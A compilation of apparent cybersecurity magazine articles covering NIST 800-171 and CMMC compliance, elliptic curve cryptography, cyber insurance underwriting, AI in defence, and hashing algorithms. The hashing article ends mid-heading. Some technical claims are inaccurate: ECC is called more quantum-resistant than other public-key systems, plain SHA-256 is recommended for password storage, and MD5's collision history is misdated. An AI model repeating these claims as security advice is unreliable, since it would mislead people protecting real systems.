Complying with NIST 800-171 is a requirement for all DoD primes, contractors, or anyone in their downstream supply chain of service providers. Not complying with NIST 800-171 doesn't just mean you're practicing poor cybersecurity methods; it also means you're not keeping up with your competitors. Some of your customers may have already asked whether or not you are compliant, and if they haven't – they will.

NIST 800-171, which outlines security standards for non-federal organizations that transmit, process, or store CUI as part of their working relationships with federal agencies. It also outlines five core cybersecurity areas; identify, protect, detect, respond, and recover. These core areas serve as a framework for developing an information security program that protects CUI and mitigates cyber risks.

NIST 800-171 consists of 110 separate security controls corresponding to 14 different control families. Within the 110 security controls, there are 320 control or assessment objectives that must be met to be considered compliant. NIST 800-171 is a contractual requirement to protect and safeguard CUI for the DoD, the General Services Administration (GSA), and/or the National Aeronautics and Space Administration (NASA).

Your score for the NIST 800-171 Self-Assessment is based on a 110-point scale. Each of the 110 controls is assigned a weighted subtractor value of either 1, 3, or 5 points. If you've implemented a control, you get that number of points. If not, those points are subtracted from the 110 points. Your score can range

from between -203 (minus) to the maximum of 110. Your first Self-Assessment score will most likely not be a perfect score of 110 points and could very well be a negative number. Submitting a perfect score of 110 on your first basic assessment to the SPRS (Supplier Performance Risk System) could be viewed as a red flag.

Even if you have already begun some form of a cyber/IT security compliance project, it is highly recommended that you retain the help of a qualified DFARS / NIST 800-171 consultant or a CMMC Registered Practitioner (RP) to guide you through this complicated process.

NIST 800-171 Compliance benefits your business for the following reasons:

- Protects against malware, ransomware, and other cyber threats,
- Helps avoid extreme costs associated with security risks (a successful hack),
- Mitigates the impact of lost or compromised data,
- Secures sensitive information,
- Maintains a trustworthy reputation with your customers,
- Helps to avoid ensuing legal trouble that comes after a cybersecurity breach.

## What are the Similarities between NIST 800-171 and CMMC?

In the area of cybersecurity compliance, both the CMMC and NIST SP 800-171 appear as the same critical frameworks aimed at strengthening the information security landscape of organizations. Notable similarities between these frameworks highlight their shared commitment to increasing the protection of sensitive data and ensuring the confidentiality, integrity, and availability.

Agreeing on a risk-based approach, both frameworks drive organizations to conduct annual assessments of their security vulnerabilities. This forms the foundation to which organizations coordinate intelligent implementation of controls and safeguards in accordance with the corresponding level of risk they are exposed to. Here's a short breakdown of the similarities between the two:

- CMMC 2.0 Level 2 for the sharing of CUI lines up directly with NIST SP 800-171's 110 controls (Level 3 goes beyond NIST 800-171 and into NIST 800-172)
- The security requirements of each framework are aligned. Both focus on protecting the confidentiality, integrity, and availability of organizational information assets (including data), including CUI.
- They both describe the roles that different individuals play in an organization's cybersecurity program as well as how these roles interact with one another.
- Both require organizations to identify their assets and vulnerabilities before creating a plan for risk management.
- They both require organizations to develop a cybersecurity program that includes policies, procedures, and standards.

- The frameworks also have similar requirements for risk management. CMMC compliance requires organizations to identify, assess, prioritize, and respond to risks while NIST 800-171 focuses on identifying and assessing risks and then developing mitigation strategies.

## What are the Differences between NIST 800-171 and CMMC?

There are several differences between CMMC 2.0 and NIST SP 800-171. While both aim to enhance cybersecurity, they possess distinct features. Here's a table illustrating the comparison to explain what sets these frameworks apart:

Element	CMMC 2.0	NIST SP 800-171 Rev. 2
Framework Purpose	<ul style="list-style-type: none"> <li>• Comprehensive framework assessing and certifying cybersecurity maturity, with focus on safeguarding Controlled Unclassified Information (CUI) in defense supply chain.</li> </ul>	<ul style="list-style-type: none"> <li>• Set of security controls for safeguarding CUI within non-federal systems and organizations.</li> </ul>
Certification Approach	<ul style="list-style-type: none"> <li>• Tiered model with 3 levels</li> <li>• Higher levels encompass lower levels, and build on each other</li> </ul>	<ul style="list-style-type: none"> <li>• Guidelines without formal certification</li> <li>• Organizations self-assess compliance</li> </ul>
Maturity Levels	<ul style="list-style-type: none"> <li>• 3 levels, increased cybersecurity practices</li> </ul>	<ul style="list-style-type: none"> <li>• No maturity levels, 14 families of controls</li> </ul>
Coverage of Practices and Controls	<ul style="list-style-type: none"> <li>• Expands NIST 800-171 with additional practices</li> <li>• Includes domains like incident response, awareness</li> </ul>	<ul style="list-style-type: none"> <li>• 110 security controls within 14 control families</li> </ul>
Process Emphasis	<ul style="list-style-type: none"> <li>• Establish documented processes</li> <li>• Foster proactive cybersecurity culture</li> </ul>	<ul style="list-style-type: none"> <li>• Detailed security controls, but less emphasis on process documentation</li> </ul>
Third-Party Assessment	<ul style="list-style-type: none"> <li>• Requires certified C3PAOs for compliance</li> </ul>	<ul style="list-style-type: none"> <li>• No third-party assessment, self-assess self-attestation</li> </ul>
Risk Management Method	<ul style="list-style-type: none"> <li>• Risk-based approach</li> <li>• Controls are based on data sensitivity</li> </ul>	<ul style="list-style-type: none"> <li>• Risk management emphasized</li> <li>• Controls categorized as "basic" or "derived"</li> </ul>
Conformance Scope	<ul style="list-style-type: none"> <li>• Broader scope, includes cybersecurity maturity beyond CUI protection</li> </ul>	<ul style="list-style-type: none"> <li>• Focus on CUI protection, narrower scope</li> </ul>
Inclusion of Domains	<ul style="list-style-type: none"> <li>• Additional domains included like Asset Management, Recovery, Governance</li> </ul>	<ul style="list-style-type: none"> <li>• Primarily centered on CUI protection</li> </ul>
Control and Practice Documentation	<ul style="list-style-type: none"> <li>• Detailed documentation at different maturity levels, compliance roadmap</li> </ul>	<ul style="list-style-type: none"> <li>• Detailed control requirements, varying level of specificity for implementation</li> </ul>

Table 1: Courtesy of Bluestreak Consulting™

Both CMMC and NIST SP 800-171 can be used to assess your company's cybersecurity posture. Each framework has its strengths and weaknesses, but DFARS 252.204-7012 mandates that you are NIST SP 800-171 compliant (the deadline for this was December 2017), and DFARS 252.204-7021 mandates that you become CMMC Certified if you handle CUI in any way.

Both frameworks are good for assessing maturity in five key areas:

- governance
- risk management.
- incident response
- data protection (including privacy)
- technology assurance (which includes risk assessment)

Incorporating either or both of these frameworks into your organization's cybersecurity enhancement strategy ensures proactive adaptation to evolving threats. Continuous improvement based on these frameworks not only fortifies your cybersecurity posture but also ensures compliance with evolving regulatory standards.

## Conclusion

This comparison highlights the distinct characteristics and approaches of CMMC 2.0 and NIST SP 800-171, underscoring the importance of understanding their differences for organizations seeking to enhance their cybersecurity posture.....

### About the Author

Joe Coleman is the Cyber Security Officer for Bluestreak Consulting™, a division of Throughput | Bluestreak | Bright AM™. Joe is a Certified CMMC-RPA (Registered Practitioner Advanced). Joe has over 35 years of diverse manufacturing and engineering experience. His background includes extensive training in cybersecurity, DFARS, NIST SP 800-171, and CMMC, a career as a machinist, machining manager, early additive manufacturing (AM) pioneer, and production control/quality management software implementer/instructor.

You can contact Joe Coleman at [joe.coleman@go-throughput.com](mailto:joe.coleman@go-throughput.com) or 513-900-7934 for any questions and a free consultation, with a complimentary detailed compliance eBook. Also, see <https://go-bluestreak.com>





# Fundamentals of Elliptic Curve Cryptography Operations

Somewhat...Unlocking the Mysteries of Secure Communication


By Joe Guerra, Cybersecurity Professor, Hallmark University

What is Elliptic Curve Cryptography?

Elliptic curve cryptography (ECC) is based on the algebraic structure of elliptic curves over finite fields. The elliptic curves used in cryptography are defined by an equation that looks like:

$$Y^2 = x^3 + ax + b$$

Where  $4a^3 + 27b^2 \neq 0$  (which ensures that the curve doesn't have any singularities).



The security of ECC comes from the difficulty of the Elliptic Curve Discrete Logarithm Problem (ECDLP). For cryptographic purposes, we focus on the points on the curve that form a finite group under the addition operation defined geometrically.



Here's a basic example of elliptic curve operations over a finite field  $F_p$  where  $p$  is a prime number:

1. Point Addition: Given two points  $(P)$  and  $(Q)$  on the curve, the sum  $(P + Q)$  is the point  $(R)$  that lies on the line intersecting both  $(P)$  and  $(Q)$  but reflected over the x-axis.
2. Point Doubling: When  $(P = Q)$ , the line tangent to the point on the curve will intersect the curve at another point, which when reflected over the x-axis gives the result of  $(P + P)$  or  $(2P)$ .
3. Scalar Multiplication: This involves adding a point to itself repeatedly, which is computationally intensive and forms the basis for the security of ECC. For example, computing  $(kP)$  means adding  $(P)$  to itself  $(k)$  times.

Elliptic Curve Cryptography (ECC) is a type of cryptography that involves using the mathematics of elliptic curves to secure data. To understand it from a beginner's perspective, let's break it down:

1. Cryptography Basics: At its core, cryptography is about securing communication so that only the intended recipient can understand the message. Traditional methods use complex algorithms to scramble data into unreadable formats that can only be deciphered with a specific key.
2. What Are Elliptic Curves?: Imagine drawing a smooth, symmetrical curve on a graph, similar to a sideways "S" shape. This is a simplified view of an elliptic curve. It's a type of mathematical curve that has some fascinating properties, which make it useful for cryptography.
3. Why Use Elliptic Curves?: Elliptic curves are used in cryptography because they offer high security with smaller key sizes. This means that to achieve the same level of security, ECC can use a smaller key than other types of cryptography, like RSA. This results in faster computations and less storage space needed, which is especially beneficial for devices with limited resources, like smartphones.

## What common cryptography algorithms implement ECC?

Several cryptographic algorithms leverage the properties of Elliptic Curve Cryptography (ECC) to provide security for digital communications and data. Some of the most common ones include:

1. Elliptic Curve Digital Signature Algorithm (ECDSA): This is used for digital signatures, similar to the way RSA is used but with the benefits of smaller key sizes and faster computation that ECC provides. ECDSA is widely used in various security protocols and applications, including SSL/TLS certificates and cryptocurrency wallets.
2. Elliptic Curve Diffie-Hellman (ECDH): An algorithm for key agreement that allows two parties, each having an elliptic curve public-private key pair, to establish a shared secret over an insecure channel. This shared secret can then be used to encrypt subsequent communications. ECDH is used in many secure communication protocols, including HTTPS and VPNs.
3. Elliptic Curve Integrated Encryption Scheme (ECIES): This is a hybrid encryption scheme which combines the benefits of ECC for key exchange with the performance of symmetric key cryptography for encrypting data. ECIES is used in scenarios where both secure key exchange and data encryption are required.

4. Elliptic Curve Qu-Vanstone (ECQV): An implicit certificate scheme that uses ECC to create compact certificates for digital signatures. Unlike traditional certificates, implicit certificates do not contain a public key but information that, combined with the certificate issuer's public key, can be used to reconstruct the subject's public key.
5. Edwards-curve Digital Signature Algorithm (EdDSA): A variant of the Digital Signature Algorithm (DSA) that uses twisted Edwards curves. It's known for its high performance and resistance to certain types of cryptographic attacks. EdDSA is used in various applications, including secure messaging and as part of cryptographic libraries.

These algorithms demonstrate the versatility of ECC in providing cryptographic solutions for secure key exchange, digital signatures, and encryption, making ECC a cornerstone of modern cybersecurity practices.

### Why is it a strong algorithm to utilize?

Elliptic Curve Cryptography (ECC) is preferred in many cryptographic applications due to several key advantages it offers over traditional cryptographic systems like RSA. Here's why ECC is often the preferred choice:

1. Efficiency and Smaller Key Sizes: One of the most significant advantages of ECC is its ability to provide the same level of security as other cryptosystems but with much smaller key sizes. This means that less computational power is required to achieve a high level of security, making ECC particularly suitable for devices with limited processing capabilities or environments where bandwidth is a constraint.
2. Faster Computation: The smaller key sizes in ECC not only reduce storage and transmission requirements but also lead to faster cryptographic operations. This makes protocols that use ECC quicker and more efficient, enhancing performance especially in time-sensitive applications.
3. Higher Security Level: For a given key size, ECC offers stronger security than its counterparts like RSA. This is due to the hardness of the Elliptic Curve Discrete Logarithm Problem (ECDLP), which ECC is based upon. Solving the ECDLP is significantly more challenging than factoring large numbers, which is the basis for RSA's security, making ECC a tough nut to crack for attackers.
4. Scalability: As computational power increases and quantum computing becomes more of a reality, ECC's ability to scale its security by simply increasing the key size (but still keeping it relatively small compared to other systems) ensures that it can adapt to future security needs without requiring a complete overhaul of the cryptographic infrastructure.
5. Energy Efficiency: The reduced computational requirements of ECC translate into lower energy consumption. This is particularly advantageous for battery-powered devices and in scenarios where energy efficiency is critical, such as in IoT devices and mobile applications.
6. Broad Adoption and Support: ECC has been widely adopted and supported by many standards organizations and industry protocols, including SSL/TLS for secure web communications, SSH for secure shell access, and many others. This broad support ensures compatibility and interoperability across different systems and platforms.

7. **Resistance to Future Threats:** ECC is considered to be more resistant against potential future threats, including attacks that could be carried out by quantum computers. While no cryptographic system is entirely quantum-proof, the structure of ECC makes it more resilient against known quantum computing attack algorithms than other public-key cryptosystems.

Due to these advantages, ECC is often the preferred choice for ensuring the security of digital communications, protecting sensitive data, and authenticating digital signatures in a wide range of applications.

### Real-World Examples:

Elliptic Curve Cryptography (ECC) is implemented across various domains in the real world, owing to its efficiency and strong security with smaller key sizes. Here are some prominent areas where ECC is widely used:

1. **Secure Web Browsing:** ECC is employed in SSL/TLS certificates, which are foundational to HTTPS. This secure layer ensures that data exchanged between web browsers and servers is encrypted, protecting against eavesdropping and tampering.
2. **Mobile Device Security:** Many mobile devices and applications use ECC for securing data. Due to ECC's efficiency, it's particularly suited for devices with limited processing power and battery life, such as smartphones and tablets.
3. **Wireless Security Protocols:** Protocols like Bluetooth and ZigBee, which are used for short-range wireless communication in devices, incorporate ECC to secure connections and protect against unauthorized access.
4. **Cryptocurrencies and Blockchain:** ECC is crucial in the operation of many cryptocurrencies. Bitcoin, for example, uses the ECDSA (Elliptic Curve Digital Signature Algorithm) for its wallet addresses and for securing transactions on the blockchain.
5. **VPN and Secure Communications:** Virtual Private Networks (VPNs) and secure messaging apps often rely on ECC for establishing secure channels. ECC's key exchange algorithms, like ECDH (Elliptic Curve Diffie-Hellman), are used to securely share encryption keys over public networks.
6. **IoT Devices:** The Internet of Things (IoT) devices, which are known for their limited processing capabilities, benefit from ECC's lightweight cryptographic processes. This ensures secure communication between IoT devices and servers.
7. **Smart Cards and Embedded Systems:** ECC is used in smart cards (like SIM cards and credit cards) and embedded systems for authentication and secure data storage, leveraging ECC's ability to provide robust security with minimal resource usage.
8. **Government and Defense:** Many government agencies and defense systems use ECC for securing sensitive communications and data. The National Institute of Standards and Technology (NIST) has endorsed ECC for federal government use, reflecting its high security standards.
9. **Enterprise Security:** Enterprises implement ECC in various security protocols to protect internal communications, authenticate users, and secure data storage and transmission.
10. **Digital Signatures:** ECC is also used in digital signature schemes (such as ECDSA) for securely signing documents and software, ensuring the authenticity and integrity of digital assets.

ECC's broad implementation across these areas highlights its importance in modern cryptography, providing a balance between computational efficiency and security, making it ideal for a wide range of applications in today's digital world.

### About the Author

Joe Guerra, M.Ed, CySA+, Security+, Network+. Joe Guerra is a seasoned cybersecurity professor based in the vibrant city of San Antonio, Texas, at the prestigious Hallmark University. With a dynamic background as a cyber tool developer for the Department of Defense and the Air Force, Joe brings a wealth of practical knowledge and hands-on experience to the classroom. His journey in cybersecurity education is marked by a diverse teaching portfolio, having imparted wisdom at various esteemed universities across the nation, with a special focus on Texas.



Joe's expertise isn't confined to a single age group or skill level; he has an impressive track record of guiding students ranging from eager high schoolers to career-changing adults. His passion for education shines through in his ability to demystify complex cybersecurity topics, making them accessible and engaging. He thrives on the lightbulb moments of his students as they unravel intricate concepts once thought to be out of reach.

Beyond the realm of cyberspace, Joe is a dedicated father of three, finding joy and balance in family life. His creativity extends to his love for music, often strumming the strings of his guitar, perhaps reflecting on the symphony of cybersecurity's ever-evolving landscape. Joe Guerra stands as a testament to the power of passion, dedication, and the desire to empower through education. [www.hallmarkuniversity.edu](http://www.hallmarkuniversity.edu)



## Efficacy-Based Underwriting: A Must-Have in The Face of Cybercrime

James Gerber, Chief Financial Officer at [SimSpace](#), discusses why efficacy-based cyber insurance underwriting offers a useful alternative to current, and failing, underwriting models.

By James Gerber, CFO at [SimSpace](#)

The world is witnessing a watershed moment in cybercrime, reflected in a [15% increase](#) in ransomware attacks between 2022 and 2023 – and now including dual ransomware, for those who are counting. Over the last five years, organizations have continued to spend more and more on cyber defense tools and yet, only 25% of organizations report that they are ‘extremely confident’ in their team’s ability to respond to a ransomware event. This paints a worrying picture about the future of cybersecurity and our ability to insure its risks.

Last year, [60,000 emails from U.S. State Department accounts](#) were stolen after Chinese hackers breached Microsoft’s cloud-based Exchange email platform. [Clorox](#) lost their ability to provide products

to customs and [suffered \\$356m in damages](#). And 23andMe, the genetic-testing company, admitted that [nearly 7 million people's](#) personal data was accessed by threat actors in December 2023.

A twofold plan of action to address cybersecurity in this new age has become a must, involving: (a) a shift to require the overall effectiveness of a company's defensive tools and people when responding and restoring from cyberattacks and (b) mitigating the increasingly material monetary risks that a company is not able to demonstrably contain for themselves.

## Cyber Insurance: Mitigating the financial risks of cybercrime

Cyber insurance, or cyber liability insurance, attempts to insulate businesses and individuals from the financial losses incurred by cyber incidents. Such severe threats often exceed companies' ability to contain or control them, but how do companies and insurers know where to draw that line?

[IBM reports](#) that the global average cost of a data breach went up by 15% over the last three years, hitting \$4.45 million in 2023. As costs increase and cyberattacks become more aggressive, especially with cybercriminals now harnessing the power of AI, cyber insurance and a comprehensive view of actual and residual risk exposures in cyber is no longer a luxury.

A [World Economic Forum](#) report suggests that 71% of organizations now have cyber insurance. However, this still leaves a sizable proportion of businesses with no protection, and even among the 71% majority do not have satisfactory coverage. A bigger obstacle, though, is that ineffective underwriting models continue to dampen businesses' appetite for cyber insurance and for insurance companies to provide it.

A lack of understanding on a company's ability to withstand severe cyber events underlines why Boards are unsure about whether they have those cyber risks covered, and accentuates why premiums are so expensive. Demanding and using a data driven, efficacy-based approach to know where that line actually exists in cyber provides a fairer option to companies and can put the insurance industry back on the rails for profitable growth.

## Issues with current insurance underwriting models

Today, cyber underwriting remains primarily reliant on inputs from traditional paper-based assessments. There have been recent improvements, including increased data on major losses which has allowed underwriting models to cater more specifically to company and industry characteristics. The ability to leverage vast datasets on losses that increase the granularity of risk assessments greatly improves understanding of the ways in which companies can control and mitigate cyber risks. This is exemplified by the [NIST CyberSecurity Framework 2.0](#) and the [Center for Internet Security \(CIS\) – Critical Security Controls](#), both of which have helped to improve the traditional model.

However, despite the establishment of more comprehensive guidelines for managing risks, underwriting models continue to rely heavily on paper based assessments of 'control maturities' and generic models

of risk exposures. These act as a proxy for how quickly an organization can operate a security tool or restoration process on the day a severe cyberattack occurs.

The growing database of material losses that have actually happened highlights the inadequacy of these paper-based assessments as pragmatic indicators of performance. Recent cases, such as the dispute over Merck's [\\$1.4B cyber insurance claim](#) settlement, demonstrate that exclusion provisions are not the answer for the very unique and fast changing aspects of cyber threats and their increasingly varied ways of creating losses for companies.

### A radical solution: Efficacy-based underwriting

By reforming the cyber underwriting process, basing it on the regularly tested efficacy of a company's cybersecurity defenses and not just on paper assessments, insurers can draw the line they need for proper underwriting. In turn, insured businesses can get rewarded for their preventative approach which pioneers efficacy against potentially material cyber events.

The good news is that a number of companies in the US and around the world have been efficacy testing and optimizing their cyber controls for years. From stack optimization to stress testing, these methods serve as a means to fortify their organization's security posture across people, processes and technologies. This approach involves maintaining high-fidelity replicas of an organization's expansive IT and OT networks and regularly attacking it and its defenders with a range of light to severe cyber threats to failure. This allows companies to ensure their teams, tools and processes remain effective against even the most severe cyber threats. The goal is to regularly evaluate the effectiveness of individual components as well as the collective efficacy of all parts and controls. So, metrics based efficacy testing in cyber can, and is already being done.

A good analogy can be found in the airline industry. Flight crews regularly practice their responses to severe engine out, hydraulic and other systems failures in high fidelity replicas of the Boeing or Airbus planes they fly. They are allowed to fail, and often do. The data collected from such exercises reinforces where responses are correct and goes a long way in ensuring pilots are proficient and prepared to handle such events during real-life commercial flights.

The benefits to both companies and their cyber insurers of using high fidelity replicas for similar efficacy testing in cyber are undeniable.

### The bottom line

Cyber underwriters no longer need to assess companies based solely on theoretical effectiveness. Companies are now able to provide effectiveness evidence against full spectrums of the latest potentially material cyber threats, and insurers can make ready use that evidence.

Property and casualty underwriters don't grant 'highly protected status' to companies that have fire suppression systems but lack evidence that they have ever been inspected for their ability to operate well

in the event of a severe fire. Likewise, cyber underwriting models should embrace this time-proven approach.

For the insured organizations, this means quarterly insights into how well their people, their processes and their cyber defense technologies are able to fare against the most severe cyber threats. The granular efficacy data collected allows them to fine-tune the performance of their teams and their technologies, as well as perfect and know their net cyber risk exposures. They can then be rewarded with lower cyber insurance premiums if they are doing a good job.


Insurers, in turn, gain a clearer view of the risk that they are actually insuring.

Cyber insurers who switch their underwriting models to ones based on proven efficacy, will better understand the extent to which risk and tail event exposures can be contained without expanding exclusions. This will speed their way to getting their cyber lines back into the business of pursuing sustainable, profitable growth. This approach will also enable smaller companies, who are currently priced out of having any cyber insurance at all, who deserve it, to (re)access coverage.

A win-win for both insurers and insured, efficacy-based underwriting paves the way for insurers to meaningfully introduce lower premiums to properly deserving entities. In turn, businesses will be incentivized to embed cybersecurity best practices at the core of their operations. No more disconnects between paper reports claiming effectivity and severe cyberattacks proving the opposite. Both the insureds and their insurers will have confidence in their ability to withstand such events beforehand, and with better outcomes for all.

### About the Author

James Gerber is the CFO of [SimSpace](#). He brings over 30 years of experience working with the leading providers of cutting-edge cybersecurity in the industrial and transportation sectors. Prior to joining SimSpace in 2007, James was the CFO of venture and private equity-backed companies in the cybersecurity and education spaces, serving as a leader in the governance of an SEC-regulated public company traded on the New York Stock Exchange. During his time at the Pension Benefit Guaranty Corporation, he oversaw risk forecasting over most of the companies in the S&P 500, and he managed an institutional investment portfolio with over \$50 billion of assets under management.



James Gerber has a Bachelor of Science degree in mechanical and aerospace engineering from Princeton University, and an M.B.A. from the Harvard Business School. He began his career as an electronics and communication systems engineer, and later founded the Automated Systems Division of Morrison Knudsen.

James can be reached online on [LinkedIn](#) and at our company website <https://www.simspace.com/>.





## Harnessing the Power of AI in Cybersecurity

By Jose López Muñoz, Head of AI, IriusRisk

The advent of artificial intelligence (AI) and its ability to automate attacks at scale, targeting many individuals and organizations simultaneously, presents a pressing and sophisticated threat to the cyber landscape.

According to a [report by Microsoft](#), almost nine in ten companies are at risk of cyberattacks as hackers grow more proficient in AI. Its rapid proliferation – coupled with the technology’s ability to tailor phishing attacks by learning from its interactions – makes it a real force to be reckoned with. At the same time, the technology is automatically identifying and exploiting system vulnerabilities, bringing a whole host of new challenges for businesses and individuals alike.

With the world's first major [act to regulate AI passed by the European Union](#) in March 2024, as well as ongoing discussions between governments and global cybersecurity institutions about how to mitigate the risks of AI, organizations will need to respond and adapt to these changes or risk being left behind.

This article aims to help cybersecurity professionals embrace AI to reshape the cybersecurity picture in their own organizations and stay one step ahead of cyber threats.

## The ever-evolving cyber landscape.

Over the past year, a vast amount of new regulation has been published around cybersecurity, as well as guidance for organizations on how they can protect themselves against cyber attacks and threats. Most notably, the White House's [National Cyber Security Strategy](#) from March 2023 developed legislation to make software developers liable for security. This was followed by an [Implementation Plan](#) to drive the development and adoption of software that is secure-by-design.

From a global standpoint, the QUAD nations (Australia, India, Japan and the United States) introduced the "[Joint Principles for Secure Software](#)", promoting and strengthening a culture where software is secure by design and default.

With the emergence of new technologies, such as machine learning and artificial intelligence, which are already having a significant impact on the cyber threat landscape, it is becoming increasingly important in every industry to ensure security is prioritized from the start of the development process.

In the UK – following the first global AI Safety Summit in November 2023 – the [National Cyber Security Centre published guidelines](#) to mitigate risks in AI from the development process through to its deployment and operation, with an emphasis on secure design. This follows closely the publication of CISA's [secure-by-design principles](#) last October.

As greater significance is put on developing and designing secure software, it is crucial that companies take steps to create more secure and resilient systems through secure design and threat modeling. But what does this mean?

## Implementing AI and secure design

To combat the threat posed by AI, businesses must take a proactive approach in how they create software. This means adopting a security-by-design approach, which involves identifying vulnerabilities in code and assessing and mitigating the risks before building the software. In this way, security is integrated into a businesses' capability from the get-go.

This process should include adding steps like threat modeling when systems are designed, which will make a company far more resilient against a cyber threat. Threat modeling is the process of analyzing software for potential risks and determining the most effective ways to mitigate them and is fundamental to secure design.

Traditionally, cybersecurity has relied heavily on manual intervention, making it challenging to detect and respond to emerging threats in real-time. However, AI is revolutionizing this approach by leveraging machine learning algorithms to analyze vast volumes of data and identify patterns indicative of malicious activity. This includes detecting vulnerabilities in software, carrying out pattern recognition on large amounts of data to recognise threats, scanning for malicious code or malware, and sending alerts in real time.

In practice, if businesses want to use AI to detect or manage an attack, they can use synthetic generation of datasets to provide examples which the AI can then learn from. For instance, one LLM can be used to generate possible attacks, as many as we can create or imagine, and another LLM to learn from the attacks. The second one can also be used as part of the defensive tools. Additionally, machine learning can be helpful in discovering targeted attacks that were sitting within data sources and would not have been discovered otherwise.

Hence, businesses must learn to leverage AI and threat modeling as quickly as possible otherwise they may risk being targeted by threat actors. But it must be controlled and monitored carefully.

## Integrating AI in business operations

Furthermore, beyond adopting security-by-design and threat modeling, and keeping on top of new legislation, businesses should be cultivating a security-conscious culture among their teams across all levels from C-suite executives to frontline employees. Everyone must understand the evolving cyber threat landscape and their role in mitigating risks.

This can be in the form of regular training sessions to educate employees about the latest cyber threats, including sophisticated AI-driven attacks, and how to recognise and respond to them. It also means simulated cyber exercises and robust incident response protocols which can help bolster the organization's resilience against cyber threats.

By encouraging a mindset where security awareness is part of day-to-day interactions within an organization, instilling vigilance is crucial given that potential threats can emerge from seemingly benign interactions.

Organizations should also invest in AI-ready infrastructure and talent capable of harnessing the full potential of this technology. This entails recruiting data scientists, AI engineers, and cybersecurity experts proficient at developing and deploying AI-driven security solutions tailored to the organization's specific needs. It is going to be a collaborative effort but only then will we be able to get a handle on AI and the threats it poses.

Looking externally, there will also be more collaboration between the cybersecurity industry, governments, academia and civil society working together to come up with new ways to respond to threats. The UK's AI Safety Summit was a good example of how this collaboration can work in practice, and we can expect this momentum to be maintained at the upcoming AI Safety Summits in South Korea and France.

Technology is rapidly advancing – but actually harnessing AI in a safe and transparent way is the best long-term bet to protect against cyber threats.

### **About the Author**

Jose is the Head of AI at IriusRisk. His previous positions include Head of AI at dtek.ai and a significant tenure at IT security company Mimecast. At Mimecast, he spent six years, including three as their Principal Machine Learning Engineer, focusing on network-based systems for email security, threat identification using natural language processing (NLP), and brand protection. Jose can be reached online at [linkedin.com/in/jmlop](https://www.linkedin.com/in/jmlop) and on our company website <https://www.iriusrisk.com/>.





## Hashing It Out: The Secret Weapon of Your Data (and Why It Matters)

Dive into the world of cryptography and discover how a simple recipe keeps your information safe!

By Joe Guerra, Cybersecurity Professor, Hallmark University

### What is a hashing algorithm?

A hashing algorithm is the special recipe that creates the unique fingerprint (hash) for your data. It's the behind-the-scenes math that turns any kind of data into a fixed-size code.

Here's a deeper dive for a cybersecurity professional:

- **The Mathy Bits:** Hashing algorithms are complex mathematical functions, but you don't need to be a math whiz to understand how they work. Imagine the function takes your data and puts it through a series of steps, like chopping it up, scrambling it, and mixing it all together. The final

output, the hash, is like a condensed and unique identifier for that specific data going through that specific recipe (algorithm).

- **Collision Resistance:** A good hashing algorithm is designed to be "collision resistant." This means it's very unlikely that two different pieces of data will end up with the same hash value (collision). It's like having a fingerprint system where everyone has a truly unique fingerprint.

There are different types of hashing algorithms, each with its own strengths and weaknesses. Some common ones you'll hear about include MD5, SHA-256, and SHA-3. These algorithms are constantly being improved to stay ahead of security threats.

### Choosing the Right Algorithm:

- **Security Needs:** When choosing a hashing algorithm, security is key. For things like password storage, you'll want a strong, collision-resistant algorithm like SHA-256 or later versions.
- **Performance:** Hashing can be computationally expensive. For tasks where speed is important, you might use a less secure algorithm for initial checks, then verify with a stronger one later.

Understanding hashing algorithms is like understanding the language of data integrity and verification. It's a crucial tool in a cybersecurity student's toolkit!

What are some hashing algorithms? Have we had them before?

Hashing algorithms have been around for decades, and as computing power and security threats have evolved, so have these algorithms. Here's a look at some notable hashing algorithms from the past, along with their pros and cons:

### Early Algorithms:

- **MD5 (Message Digest 5):** Developed in the 1980s, MD5 was widely used for data integrity checks and password storage.
  - **Pros:** Fast and efficient, readily available in hardware and software.
  - **Cons:** Not collision resistant anymore. In the late 90s, vulnerabilities were discovered that allowed attackers to create collisions (meaning two different files could have the same MD5 hash). This makes it unsuitable for secure applications today.

**SHA (Secure Hash Algorithm):** This is a family of hashing algorithms developed by the National Institute of Standards and Technology (NIST) to address the limitations of MD5.

- **SHA-1:** Released in 1995, SHA-1 offered improved security over MD5.
- **Pros:** More secure than MD5, widely adopted for various applications.
- **Cons:** In 2017, weaknesses were identified in SHA-1 that made it susceptible to collision attacks. While still usable for non-critical applications, it's not recommended for high-security tasks.

**SHA-2 (SHA-256, SHA-384, SHA-512):** A family of stronger hashing algorithms released in 2002. These offer significant improvements in security over MD5 and SHA-1.

- **Pros:** Considered collision resistant for the foreseeable future. Different variants (SHA-256, SHA-384, SHA-512) offer varying levels of security and output hash lengths.
- **Cons:** Can be computationally expensive compared to older algorithms like MD5. SHA-384 and SHA-512 produce longer hash outputs which might not be ideal for all storage scenarios.

### The Move Towards SHA-3:

- **SHA-3:** The latest addition to the SHA family, released in 2015. It uses a completely different cryptographic design compared to SHA-2 for enhanced security.
  - **Pros:** Considered the most secure hashing algorithm from NIST as of today. Resistant to currently known attacks.
  - **Cons:** Newer algorithm, so hardware and software support might be less widespread compared to older options.

### Choosing the Right Algorithm:

The choice of hashing algorithm depends on the specific application and its security needs. For critical tasks like password storage or digital signatures, using a strong and collision-resistant algorithm like SHA-256 or SHA-3 is recommended. For less critical tasks where speed is a priority, an older algorithm like MD5 might be used for initial checks, followed by verification with a stronger algorithm.

Remember, the world of cryptography is constantly evolving, and new vulnerabilities might be discovered in existing algorithms. It's important to stay updated on the latest recommendations and choose hashing algorithms based on their current security posture.

### Is Hashing a one-way Function?

